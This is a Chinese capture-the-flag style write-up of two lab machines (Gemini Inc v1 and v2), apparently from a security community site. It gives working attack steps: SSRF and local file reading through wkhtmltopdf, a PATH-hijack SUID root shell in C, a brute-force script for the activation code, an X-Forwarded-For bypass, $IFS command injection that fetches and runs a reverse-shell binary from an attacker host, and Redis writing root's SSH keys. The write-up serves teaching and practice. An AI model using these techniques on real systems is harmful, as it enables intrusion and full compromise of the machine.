

## V1

### 主机发现

arp-scan -l 发现主机ip为192.168.75.147。

nmap -p 1-65535 -T4 -A -sV 192.168.75.147进行一波全部端口的扫描。开启了22，80端口。

### 默认密码登陆

我们直接看一看80端口，在test2目录下开启了一个web应用。用dirb对其进行一波目录的扫描，好像没得到什么有用的东西。我应该要先登陆一个账号，但是也没有扫到注

```
$sqls[] = "  
INSERT INTO `".$prefix."users` (`userid`, `username`, `display_name`, `password`, `email`, `key`, `validated`, `groupid`, `lastactive`,  
(1, 'admin', 'Admin', '7110eda4d09e062aa5e4a390b0a572ac0d2c0220', 'admin@gmail.com', '', '1', 4, ".time().", 1, 0, ".time().");";
```



把MD5解密一下得到一个可用的账号。

admin:1234

### 神奇的pdf

登陆之后有两个功能。

编辑个人资料。

## Edit info of admin

Username Password 

Leave blank if you don't want to change

Group: Display name Email 

将个人资料导出pdf。




我们可以在修改名字的时候输入`<script>alert(1)</script>`产生xss。

在生成的pdf中我们可以看到这样的信息，export.php 使用了wkhtmltopdf 用与pdf的转换。

```
%PDF-1.4
1 0 obj
<<
/Title (□Profile of admin)
/Creator (□wkhtmltopdf 0.12.4)
/Producer (□Qt 4.8.7)
/CreationDate (D:20180916060501-0400')
>>
endobj
```

先知社区

要是我们用google搜索wkhtmltoimage read可以看到这样一个[issues](#)。wkhtmltoimage存在ssrf和文件读取漏洞。



先知社区


wkhtmltopdf 会跟随302重定向，并且会解析我们的file协议读取本地的文件，并转换为PDF。如果我们在服务器上放置1.php。

```
<?php
$file = $_GET['file'];
header("location:file://$file");
```

然后在name处填上<iframe src="http://192.168.75.131/1.php?file=/etc/passwd" width="100%" height=1220></iframe>可以读取到/etc/passwd。可以看到有一个gemini1 用户。

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
_apt:x:104:65534:/nonexistent:/bin/false
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/bin/false
messagebus:x:107:111:/var/run/dbus:/bin/false
usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
geoclue:x:109:115:/var/lib/geoclue:/bin/false
avahi:x:112:119:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
colord:x:113:120:colord colour management daemon,,:/var/lib/colord:/bin/false
saned:x:114:121:/var/lib/saned:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
gemini1:x:1000:1000:gemini-sec,,:/home/gemini1:/bin/bash
sshd:x:117:65534:/run/ssh:/usr/sbin/nologin
mysql:x:118:123:MySQL Server,,:/nonexistent:/bin/false
```

然后尝试读取一下/home/gemini1/.ssh/id\_rsa，如果可以读到用户的私钥的那我们可以直接ssh链接上去。



到此我们获得了一个低权限的shell。

## SUID提权

uname -a 看一下内核版本是4.9.0，似乎没有直接可用的exp。这里要用到SUID提权，可以看看这篇文章<https://www.anquanke.com/post/id/86979>。

先看看我们有哪些可以利用的文件。

```

geminil@geminiinc:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/lastinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusemount

```

先知社区

有一个奇怪的lastinfo，运行一哈，貌似是输出一些网络信息。用strings命令看看其中的字符。

可以看到其运行了date命令，并且未加上其绝对位置。这样的化，我们修改环境变量将date指向到我们构造好的shell之上，让root运行我们的shell，这样我们就可以提升我

```

geminil@geminiinc:~$ strings /usr/bin/lastinfo
/lib64/ld-linux-x86-64.so.2
(J)O<
libc.so.6
popen
printf
fgets
pclose
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
=q
5j
=
AWAVA
AUATL
[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information...
displaying Apache listening port...
displaying SSH listening port...

```

先知社区

创建一个1.c，然后上传到我们的靶机上，将其编译成date文件，并将环境变量指向date所在文件夹。


```
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

运行listinfo , get root!

```
geminil@geminiinc:/tmp$ gcc l.c -o date
geminil@geminiinc:/tmp$ ls
l.c  date  systemd-private-7726361483bc46b0a486020cb79bd33b-apache2.service-HewgjG  systemd-private-7726361483bc46b0a486020cb79bd33b-systemd-journal-7726361483bc46b0a486020cb79bd33b
geminil@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
geminil@geminiinc:/tmp$ export PATH=/tmp/:$PATH
geminil@geminiinc:/tmp$ lis
lispmtopgm listinfo
geminil@geminiinc:/tmp$ listinfo
displaying network information...      inet 192.168.75.148 netmask 255.255.255.0 broadcast 192.168.75.255
displaying network information...      inet6 fe80::20c:29ff:fe89:71e8 prefixlen 64 scopeid 0x20<link>
displaying network information...      inet 127.0.0.1 netmask 255.0.0.0
displaying network information...      inet6 ::1 prefixlen 128 scopeid 0x10<host>

displaying Apache listening port...    tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
displaying Apache listening port...    tcp6     0      0 :::22              :::*                LISTEN
displaying SSH listening port...        tcp6     0      0 :::80              :::*                LISTEN
root@geminiinc:/tmp#
```



## V2

### 主机发现

arp-scan -l 获得靶机ip 192.168.75.149 , 和v1一样也是只开启了22和80端口。

### 登陆admin

v1中的账号密码在v2中已经不再适用了。还是老样子先扫一波目录。得到了两个在v1中没有的目录。



```

C* Generating Wordlist...
root@kali:/var/www/html# dirb http://192.168.75.149/ /root/Desktop/SVNDigger/all.txt -N 400

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Sep 16 09:26:35 2018
URL_BASE: http://192.168.75.149/
WORDLIST_FILES: /root/Desktop/SVNDigger/all.txt
OPTION: Ignoring NOT_FOUND code -> 400

-----

GENERATED WORDS: 43105

---- Scanning URL: http://192.168.75.149/ ----
==> DIRECTORY: http://192.168.75.149/admin/
+ http://192.168.75.149/profile.php (CODE:403|SIZE:0)
==> DIRECTORY: http://192.168.75.149/img/
+ http://192.168.75.149/footer.php (CODE:200|SIZE:2932)
+ http://192.168.75.149/login.php (CODE:200|SIZE:7204)
==> DIRECTORY: http://192.168.75.149/lib/
+ http://192.168.75.149/index.php (CODE:200|SIZE:5763)
+ http://192.168.75.149/logout.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.75.149/inc/
+ http://192.168.75.149/export.php (CODE:200|SIZE:13)
==> DIRECTORY: http://192.168.75.149/manual/
+ http://192.168.75.149/activate.php (CODE:403|SIZE:1301)
+ http://192.168.75.149/????.txt (CODE:200|SIZE:5763)
+ http://192.168.75.149/registration.php (CODE:200|SIZE:6844)
+ http://192.168.75.149/?? (CODE:200|SIZE:5763)

```

先访问registration.php注册一个账号，但是登陆时提示需要我们填写邀请码。

Your account is not yet activated! Please submit the 6 digit code for activation

正好activate.php就是填写邀请码的界面，而之前提示过了密码是6位数字。那么我们写个脚本爆破一下。

```

import requests
import re
s = requests.session()

def post(num):
    url = 'http://192.168.75.149/activate.php'
    cookie = {'PHPSESSID': 'husbpgagpkcdtpedtm3uj5c7'}
    proxies = {'http': 'http://127.0.0.1:8080'}
    t = s.get(url=url, cookies = cookie)
    token = re.search("'hidden' name='token' value='(.*?)'", t.text).group(1)
    post_data = {'userid': 16, 'activation_code': num, 'token': token}
    t = s.post(url = url, cookies = cookie, data = post_data)
    print(num)
    return t

for i in range(0, 100000):
    t = post((6-len(str(i)))*'0'+str(i))
    if t.status_code != 403:
        print('get', num)
        break

```

成功的得到验证码000511，然后访问一下users\_list.php，看熟悉的Gemini用户。在html源码中可以看到被注释掉的passwd。md5解开我们得到admin的账户Gemini : se

```

<!-- <b>Password:</b> edbd1887e772e13c251f688a5f10c1ffbb67960d<br/> -->

```

登陆上admin的账号，可以看到多了一项功能admin panel但是访问确是403错误。抓个包看看，提示ip错误。



```
HTTP/1.1 403 IP NOT ALLOWED
Date: Sun, 16 Sep 2018 13:43:32 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidat
Pragma: no-cache
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

猜测必须要本地访问，http头加上X-Forwarded-For:127.0.0.1成功访问。

## 命令执行

admin功能中可以执行命令，但是没有回显也过滤了■■■■>■,|■■这样的化我们写入文件就遇到了个问题。但是空格我们可以用\$IFS作为空格绕过。

尝试wget\$IFS'http://192.168.75.131/shell'将shell下载到当前目录下，但是访问不到。然后经过一些尝试猜测该目录是不可写的。

于是我用msfvenom -p linux/x64/shell\_reverse\_tcp Lhost=192.168.75.131 lport=23333 -f elf -o pwn生成一个反弹shell，再让靶机把我们的shell下载到tmp目录下，并执行。

```
wget$IFS'-P'$IFS'/tmp/'$IFS'http://192.168.75.131/pwn'
chmod$IFS'777'$IFS'/tmp/pwn'
/tmp/pwn
```

这样我们收到了一个反弹shell，我们将我们的公钥写到/home/gemini1/.ssh/authorized\_keys中，到此我们获得了一个低权限的shell。

```
Connecting to 192.168.75.149:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Linux geminiinc 4.9.0-5-amd64 #1 SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 29 05:27:07 2018 from 172.16.6.1
/usr/bin/xauth: file /home/gemini1/.Xauthority does not exist
gemini1@geminiinc:~$
```

## redis提权

同样的内核版本为4.9.0。

但是我们ps -ef|grep redis，可以看到开启了redis并以root权限运行。那这样的化我们可以通过redis写入root的authorized\_keys，从而提升我们的权限。

```
gemini1@geminiinc:~$ ps -ef|grep redis
root      396      1   0 09:24 ?        00:00:03 /usr/local/bin/redis-server 127.0.0.1:6379
gemini1   812    799   0 10:17 pts/0    00:00:00 grep redis
gemini1@geminiinc:~$
```

尝试直接redis-cli -h 127.0.0.1 -p 6379，报错(error) NOAUTH Authentication required.,那这样的化我们需要一个密码。在/etc/redis，cat 6379.conf |grep pass。得到requirepass 8a7b86a2cd89d96dfcc125ebcc0535e6。

```
geminil@geminiinc:/etc/redis$ redis-cli -h 127.0.0.1 -p 6379 -a 8a7b86a2cd89d96dfcc125ebcc0535e6
127.0.0.1:6379> set pbk "\n\nssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAsgGpaXoxytCwuquWT5+/BKl6NhhWL5V+K3bfl1CD2U0IdqV9McbvkU9SPpXFb009wtcLWT5GP3ikqvlHbcfjYfBHM6ZKq+ncGy0tAe924qZNHrUMRgfEfb9IkdTiiGem0kXU3c5uSowo44w6G95bLcQHzRlwPVA9AdYqMXuDVHjhY7VnVtboSRxvGUcl7w/bVzHxIte8q0Q4YkNeBqtqvXuvFdMjR5bySasjn6BcGYXMMlpEum0iSJNFUz7w==\n\n"
OK
127.0.0.1:6379> config set dir /root/.ssh
OK
127.0.0.1:6379> config set dbfilename "authorized_keys"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379>
```



然后ssh登陆root即可。

点击收藏 | 0 关注 | 1

[上一篇：2018护网杯easy\\_larav...](#) [下一篇：区块链安全—论激励机制与激励层中的...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)